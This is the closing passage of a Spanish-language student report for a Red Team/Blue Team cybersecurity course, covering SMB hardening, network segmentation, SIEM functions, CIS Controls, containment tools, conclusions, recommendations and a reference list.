Deshabilitar SMBv1 y endurecer SMB - SMBv1 está obsoleto y es fuente de vulnerabilidades como EternalBlue; se debe deshabilitar y aplicar configuraciones seguras (habilitar SMB signing donde sea posible, restringir SMB a subredes específicas y aplicar ACLs).

Firewalling y segmentación de red - Aplicar reglas de firewall que restrinjan el acceso a puertos sensibles (445, 139, 3389, 80/8080) únicamente a orígenes autorizados; segmentar la red para evitar que un host comprometido actúe como pivote hacia la LAN interna. La segmentación combinada con control de acceso reduce el movimiento lateral. (CIS Control 3 y Control 13).

Eliminación de port-forwarding/portproxy no autorizados - Revisar y eliminar entradas de portproxy o redirecciones que el atacante pudo crear para exponer servicios internos. Registrar y controlar cualquier NAT/port-forwarding en los hosts y en los gateways.

Gestión de cuentas y políticas de autenticación - Aplicar políticas de contraseñas robustas, deshabilitar cuentas por defecto o con contraseñas compartidas, forzar cambios periódicos o mejor aún, usar autentificación multifactor para accesos administrativos.

Eliminar privilegios locales innecesarios / principio de mínimo privilegio - Limitar el uso de cuentas con privilegios administrativos, separar cuentas de administración y usuarios, y auditar cambios en la pertenencia a grupos privilegiados.

Habilitar auditoría, registro y monitoreo (SIEM) - Asegurar que logs de seguridad, eventos de procesos, creación de cuentas y cambios en el registro estén centralizados y monitorizados para detectar patrones de explotación y movimiento lateral. Este es un requerimiento para detección temprana y respuesta.

Respuestas procedimentadas y pruebas regulares - Documentar playbooks de respuesta a incidentes, ensayar la remediación y realizar pentests y ejercicios de tabla roja/azul periódicos para validar controles.

Diferencias entre Blue Team y Equipo de Respuesta a Incidentes

El equipo Blue Team y el equipo de respuesta a incidentes cumplen roles fundamentales dentro de la estrategia de ciberseguridad de una organización; sin embargo, sus funciones, enfoques y alcances presentan diferencias claras. El Blue Team tiene como objetivo principal la defensa continua de los sistemas, centrándose en la prevención, el monitoreo constante y la detección temprana de amenazas. Sus actividades incluyen la configuración segura de los

sistemas, la implementación de controles de seguridad, el análisis de logs y la supervisión del tráfico de red para identificar comportamientos anómalos.

Por su parte, el equipo de respuesta a incidentes actúa de manera reactiva y especializada cuando un incidente de seguridad ya ha sido confirmado. Su función principal es gestionar el incidente de forma estructurada, ejecutando procesos de contención, erradicación y recuperación, así como realizando análisis forense para determinar las causas del ataque y su impacto. Este equipo suele activarse bajo procedimientos formales y sigue planes de respuesta previamente definidos.

El Blue Team desempeña un rol clave al detectar el ataque en tiempo real y ejecutar las primeras acciones de análisis y contención, mientras que el equipo de respuesta a incidentes complementa estas labores al profundizar en la investigación del incidente y coordinar las acciones necesarias para restablecer la normalidad del sistema afectado. De esta manera, ambos equipos trabajan de forma coordinada, pero con responsabilidades diferenciadas.

Es decir, mientras el Blue Team mantiene una vigilancia constante y fortalece de manera preventiva la postura de seguridad de la organización, el equipo de respuesta a incidentes se enfoca en la gestión documental y técnica de los incidentes una vez que estos han ocurrido.

Uso del CIS (Center for Internet Security) en un Equipo Blue Team

Si como integrante de un equipo Blue Team me indican trabajar con el Center for Internet Security (CIS), utilizaría sus recursos con el fin de establecer, implementar y auditar controles de seguridad estandarizados, especialmente mediante el marco conocido como CIS Critical Security Controls (CIS Controls). Estos controles proporcionan un conjunto priorizado de prácticas diseñadas para reducir la superficie de ataque y mejorar la postura de seguridad organizacional. Según CIS (2021), los controles “constituyen un conjunto de acciones recomendadas destinadas

a mitigar los ataques más comunes en Internet" (p. 3), lo que los convierte en una guía fundamental para cualquier equipo de defensa.

En un contexto operativo, los CIS Controls permiten estructurar actividades de Blue Team como la gestión de vulnerabilidades, configuración segura de sistemas, monitoreo continuo, control de privilegios, segmentación de red y respuesta a incidentes, proporcionando un marco verificable que puede ser auditado y medido. Además, CIS destaca que estos controles están diseñados para ser "priorizados, prescriptivos y medibles", facilitando la implementación progresiva y el alineamiento con estándares internacionales de ciberseguridad (CIS, 2021).

Por estas razones, dentro de un equipo Blue Team utilizaría los recursos del CIS para fortalecer políticas de seguridad, validar configuraciones, asegurar el cumplimiento, priorizar acciones defensivas y fundamentar decisiones técnicas basadas en estándares reconocidos internacionalmente.

SIEM: Funciones y Características Principales

Un SIEM (Security Information and Event Management) es una plataforma utilizada por los equipos Blue Team para centralizar, correlacionar y analizar eventos de seguridad provenientes de distintos sistemas dentro de la infraestructura tecnológica. De acuerdo con el National Institute of Standards and Technology (NIST), las soluciones SIEM permiten "agregar, normalizar y analizar datos de registro con el fin de apoyar la detección y respuesta ante incidentes" (Kent & Souppaya, 2022, p. 17).

Funciones principales

Las funciones esenciales de un SIEM incluyen:

Recolección y centralización de logs: recopila registros de servidores, endpoints, firewalls, sistemas de autenticación y aplicaciones críticas para su análisis unificado.

Normalización y correlación de eventos: transforma formatos heterogéneos en información estandarizada y los correlaciona para identificar patrones de ataque. Finn & Downie (2023) describen esta capacidad como esencial para “detectar actividades maliciosas que no serían evidentes al observar cada evento de forma aislada”.

Detección de amenazas en tiempo real: genera alertas basadas en reglas, firmas, comportamiento o inteligencia de amenazas (threat intelligence).

Análisis forense y trazabilidad: almacena registros históricos que permiten comprender la secuencia de acciones del atacante, identificar el vector de entrada y determinar el impacto del incidente.

Apoyo a la respuesta y contención: muchos SIEM modernos integran funciones SOAR (orquestación y automatización) para ejecutar acciones automáticas, como bloquear IP malignas o aislar endpoints.

Características principales

Las características más importantes de un SIEM incluyen:

Visibilidad centralizada de la postura de seguridad de la organización.

Capacidad de manejar altos volúmenes de datos provenientes de múltiples fuentes.

Uso de inteligencia de amenazas para contextualizar eventos.

Automatización y reglas personalizables para detección avanzada.

Cumplimiento normativo, al permitir auditoría y retención de logs según estándares (ISO 27001, NIST, GDPR, etc.).

En conjunto, estas funciones convierten al SIEM en una herramienta indispensable para la detección oportuna de ataques, la reducción del tiempo de respuesta y la mejora de la defensa activa en las operaciones de ciberseguridad.

Herramientas de Contención de Ataques Informáticos

Cisco ASA Firewall

El Cisco Adaptive Security Appliance (ASA) es un firewall empresarial ampliamente utilizado para contener ataques a nivel de red, controlando y bloqueando tráfico no autorizado. Cisco describe este dispositivo como una solución que "proporciona control avanzado del tráfico y protección frente a amenazas" mediante filtrado, segmentación y políticas de acceso (Cisco, 2024, párr. 1).

Función de contención:

Bloquea puertos utilizados por exploits (ej. 445 en ataques SMB).

Restringe la comunicación entre segmentos comprometidos.

Detiene tráfico malicioso en tiempo real mediante reglas.

Fortinet FortiGate

FortiGate es un firewall UTM diseñado para interrumpir ataques y limitar la propagación del adversario usando filtrado de tráfico, control de aplicaciones y segmentación. Fortinet afirma que FortiGate permite "bloquear amenazas y detener movimientos laterales" aplicando políticas estrictas de red (Fortinet, 2024, párr. 3).

Función de contención:

Aislamiento segmentado de VLANs.

Bloqueos automáticos contra conexiones maliciosas.

Control granular de tráfico entre zonas internas.

CrowdStrike Falcon Insight XDR

CrowdStrike Falcon es una plataforma de seguridad con capacidades avanzadas de contención en endpoints, incluyendo el aislamiento del dispositivo. Según CrowdStrike, Falcon

Insight permite “aislar máquinas comprometidas de la red para detener la actividad del atacante” mientras se realiza la investigación (CrowdStrike, 2024, párr. 5).

Función de contención:

Aislar un equipo infectado del resto de la red.

Interrumpir procesos maliciosos en ejecución.

Prevenir exfiltración y movimiento lateral.

Aspectos que aportan al desarrollo de estrategias de Red Team y Blue Team

El trabajo realizado en los distintos escenarios evidencia la necesidad de integrar enfoques ofensivos y defensivos dentro de una estrategia de seguridad corporativa madura.

Desde la perspectiva Red Team, el análisis permitió identificar las rutas de explotación más probables, evaluar la efectividad de los vectores de entrada, validar la factibilidad del movimiento lateral y demostrar cómo un atacante con habilidades técnicas puede comprometer los sistemas internos si existen vulnerabilidades críticas sin corregir. Estos hallazgos proporcionan información valiosa para priorizar controles, optimizar los procesos de gestión de vulnerabilidades y refinar los modelos de amenazas internos.

Por otra parte, el componente Blue Team aportó una visión operativa de la detección temprana, la respuesta ante incidentes y la contención técnica en tiempo real. El ejercicio permitió fortalecer la capacidad de monitoreo, mejorar la interpretación de evidencias, aplicar metodologías efectivas de triage, y validar la importancia de políticas de hardenización orientadas al cierre de brechas identificadas en el ejercicio ofensivo. En conjunto, estos elementos contribuyen a la construcción de estrategias coordinadas que integran prevención, detección, respuesta y recuperación, asegurando un ciclo de seguridad continuo y adaptable.

Video sustentación

https://youtu.be/-jR4abfOZ4I

Conclusiones

El proceso desarrollado a lo largo de las etapas demostró que la seguridad de la información debe abordarse de manera integral, combinando capacidades técnicas ofensivas y defensivas con un entendimiento claro del marco regulatorio aplicable. Desde el Red Team, se verificó que las vulnerabilidades no gestionadas y las configuraciones débiles continúan siendo vectores efectivos de intrusión, evidenciando la importancia de evaluar la infraestructura desde la perspectiva del adversario. Desde el Blue Team, se comprobó que la detección temprana, la contención y la recolección de evidencias son elementos críticos que determinan la capacidad de la organización para limitar el impacto de un incidente y asegurar la continuidad operativa.

El análisis jurídico complementó este proceso al resaltar la necesidad de mantener la integridad de la evidencia digital, asegurar la trazabilidad de las acciones y cumplir con los parámetros normativos en materia de ciberseguridad y protección de datos. La integración de estas tres perspectivas permitió comprender el ciclo de vida completo del incidente, generar aprendizajes significativos y fortalecer la visión estratégica requerida para la toma de decisiones en entornos complejos.

El ejercicio permitió consolidar conocimientos prácticos y teóricos esenciales para el ejercicio profesional en ciberseguridad, reforzando la importancia del trabajo interdisciplinario, la evaluación continua de riesgos, la aplicación de controles robustos y la capacidad de respuesta oportuna ante amenazas emergentes. Este enfoque integral representa la base para construir una postura de seguridad sólida y resiliente en organizaciones como SecureNova Labs.

Recomendaciones

El análisis integral del incidente permite establecer varias recomendaciones orientadas al fortalecimiento de la postura de seguridad en entornos corporativos:

Adoptar un modelo de gestión de vulnerabilidades basado en riesgo, priorizando la remediación de fallas críticas, la actualización continua de sistemas y la eliminación de servicios obsoletos susceptibles a explotación.

Implementar mecanismos de segmentación y control de red, limitando el movimiento lateral mediante VLANs, firewalls internos y reglas de acceso basadas en el principio de mínimo privilegio.

Fortalecer la defensa en los endpoints, mediante soluciones EDR/XDR con capacidad de contención, políticas estrictas de control de cuentas y auditoría continua de actividades administrativas.

Establecer un marco de respuesta a incidentes formal, alineado con NIST SP 800-61, que integre procedimientos de identificación, contención, erradicación y recuperación, acompañado de roles claramente definidos y mecanismos de documentación estructurada.

Integrar herramientas SIEM para consolidar eventos de seguridad, facilitar la correlación en tiempo real y soportar los procesos de investigación y análisis forense.

Desarrollar ejercicios recurrentes de Red Team y Blue Team, incluyendo pruebas de intrusión, simulaciones de ataque, análisis de impacto y ejercicios de mesa (tabletop exercises) que permitan validar la efectividad de los controles y la capacidad de reacción del personal.

Mantener el cumplimiento normativo, incorporando procedimientos de cadena de custodia, políticas de manejo de evidencia y mecanismos de protección de datos personales que garanticen el alineamiento entre acciones técnicas y requerimientos legales.

Estas recomendaciones son esenciales para construir una arquitectura de seguridad robusta, coherente con las necesidades de organizaciones que operan en entornos de riesgo elevado.

Referencias Bibliográficas

Alcalde, A. (2017). *Netstat: Analizando la red y detectando problemas.* El Baúl del Programador. https://elbauldelprogramador.com/netstat-analizando-la-red-y-detectando-problemas/

Center for Internet Security. (2021). *CIS Critical Security Controls v8.* https://www.cisecurity.org/controls/v8

Cichonski, P., Millar, T., Grance, T., & Scarfone, K. (2012). *Computer security incident handling guide: Recommendations of the National Institute of Standards and Technology (NIST Special Publication 800-61, Revision 2).* NIST. https://doi.org/10.6028/NIST.SP.800-61r2

Cisco. (2024). *Cisco ASA 5500-X Series Firewalls.* Cisco Systems. https://www.cisco.com/c/en/us/products/security/asa-5500-series-next-generation-firewalls/index.html

Congreso de la República de Colombia. (2009). Ley 1273 de 2009: Por medio de la cual se modifica el Código Penal y se crea un nuevo bien jurídico tutelado: la protección de la información y de los datos. Diario Oficial No. 47.223.

Congreso de la República de Colombia. (2012). Ley 1581 de 2012: Por la cual se dictan disposiciones generales para la protección de datos personales. Diario Oficial No. 48.587.

Consejo Profesional Nacional de Ingeniería. (2015). Código de Ética para el ejercicio de la ingeniería en general y sus profesiones afines y auxiliares. COPNIA.

CrowdStrike. (2024). *Falcon Insight XDR.* CrowdStrike. https://www.crowdstrike.com/products/endpoint-security/falcon-insight-xdr/

Exploit Database. (2014). *Rejetto HFS 2.3.x Remote Code Execution (CVE-2014-6287).* Exploit Database. https://www.exploit-db.com/exploits/34926

Finn, T., & Downie, A. (2023). *¿Qué es el equipo azul?* IBM. https://www.ibm.com/mx-es/think/topics/blue-team

Fortinet. (2024). *FortiGate Next-Generation Firewall.* Fortinet. https://www.fortinet.com/products/next-generation-firewall

Guarnizo Portela, M. P. (2020). *La naturaleza jurídica de los delitos informáticos en Colombia* [Monografía de especialización, Universidad Nacional Abierta y a Distancia]. UNAD.

Hale, J. & Todb (2021). *Multi Manage Network Route via Meterpreter Session - Metasploit.* InfosecMatter. https://www.infosecmatter.com/metasploit-module-library/?mm=post/multi/manage/autoroute

Kent, K., & Souppaya, M. (2022). *Guide to Computer Security Log Management (NIST Special Publication 800-92).* National Institute of Standards and Technology. https://doi.org/10.6028/NIST.SP.800-92

Klusaitė, L. (2020). *¿Qué es el port forwarding y cómo configurarlo?.* NordVPN. https://nordvpn.com/es/blog/que-es-port-forwarding/?msockid=1b43bad2f7b96c901c40ac92f6b86d69

National Vulnerability Database. (2017). *CVE-2017-0144: Microsoft Windows SMBv1 crafted packet remote code execution vulnerability.* NVD — National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2017-0144

Nmap Project. (2022). *Nmap Network Scanning. The Official Nmap Project Guide to Network Discovery and Security Scanning.* https://nmap.org/book/vscan.html

Rapid7. (2023). *Metasploit Framework Documentation.* https://docs.metasploit.com

Scarfone, K., Grance, T., & Masone, K. (2012). *Computer security incident handling guide. NIST Special Publication 800-61*. https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final


ShellHacks (2021). *Windows: ARP Command – Show Table & Clear Cache.* https://www.shellhacks.com/windows-arp-command-show-table-clear-cache/

Universidad Nacional Abierta y a Distancia. (2025). Anexo 3 – Acuerdo. En Curso: Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team. https://campus141.unad.edu.co/ses49/pluginfile.php/1208/mod_resource/intro/Anexo%203%20-%20Acuerdo.pdf

Apéndices

Apéndice A

Resultado de revisión en Turnitin



Nota. Captura del resultado de la revisión del informe técnico en la plataforma turnitin